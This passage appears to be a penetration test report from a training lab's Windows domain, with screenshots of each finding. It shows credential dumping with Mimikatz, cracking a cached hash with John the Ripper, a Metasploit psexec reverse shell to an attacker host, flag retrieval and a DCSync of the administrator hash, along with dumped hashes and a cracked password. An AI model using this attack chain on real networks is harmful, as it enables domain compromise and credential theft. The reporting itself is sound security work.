
User credentials found



```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
      des_cbc_md5       : 4023cd293ea4f7fd


meterpreter > userid
[-] Unknown command: userid
```

Image 3

Additional dumped credentials for User ADMBob




```
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 8/2/2022 11:28:10 AM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```

Image 4

User ADMBob password cracked using John the Ripper


Password - Changeme!



```
┌──(root💀kali)-[~]
└─# john bob.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (AdmBOB)
1g 0:00:00:00 DONE 2/3 (2022-08-02 14:25) 3.030g/s 3227p/s 3227c/s 3227C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

Image 5


Reverse shell created using credentials from Image 4



```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             rekall           no        The Windows domain to use for authentication
   SMBPass               Changeme!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               ADMBob           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[*] Sending stage (175174 bytes) to 172.22.117.10
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Meterpreter session 4 opened (172.22.117.100:4444 → 172.22.117.10:55874 ) at 2022-08-02 14:44:31 -0400

meterpreter > █
```


Image 6

Successful access into Admin account



```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[*] Sending stage (175174 bytes) to 172.22.117.10
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Meterpreter session 4 opened (172.22.117.100:4444 → 172.22.117.10:55874 ) at 2022-08-02 14:44:31 -0400

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > net users
[-] Unknown command: net
meterpreter > shell
Process 3912 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>

C:\Windows\system32>

C:\Windows\system32>█
```

Affected Hosts	172.22.117.10
Remediation	Enforce password complexity. Use a stronger hashing algorithm.


Vulnerability 19	Findings
Title	Lateral Movement
Type	Windows OS
Risk Rating	High
Description	Able to move through system account to get to root directory
Image Access to root directory through ADMBob account (refers to Vulnerability 17)	
Affected Hosts	172.22.117.20
Remediation	Prevent initial access to Windows machines. Limit users who are given root access.

```
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>

C:\Windows\system32>

C:\Windows\system32>cd c:\
cd c:\

c:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 142E-CF94

 Directory of c:\

02/15/2022  03:04 PM                32 flag9.txt
09/15/2018  12:19 AM    <DIR>          PerfLogs
02/15/2022  11:14 AM    <DIR>          Program Files
02/15/2022  11:14 AM    <DIR>          Program Files (x86)
02/15/2022  11:13 AM    <DIR>          Users
02/15/2022  02:19 PM    <DIR>          Windows
               1 File(s)             32 bytes
               5 Dir(s)  18,976,763,904 bytes free

c:\>type flag9.txt
type flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872
c:\>
```

Vulnerability 20	Findings
Title	Post Exploitation - Lateral Movement
Type	Windows OS
Risk Rating	High
Description	Mimikatz used to obtain administrator’s New Technology LAN (NTLM) hash

<table>
<tr>
<td><b>Image 1</b>

<b>dcsyn_ntlm administrator command able to get admin hash</b></td>
<td>



```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account   : administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash   : 0e9b6c3297033f52b59d01ba2328be55
[+] SID       : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID       : 500

meterpreter > 
```

</td>
</tr>
<tr>
<td><b>Affected Hosts</b></td>
<td>172.22.117.20</td>
</tr>
<tr>
<td><b>Remediation</b></td>
<td>See vulnerability 19 above. Prevent initial access to Windows machines. Limit users who are given root access.</td>
</tr>
</table>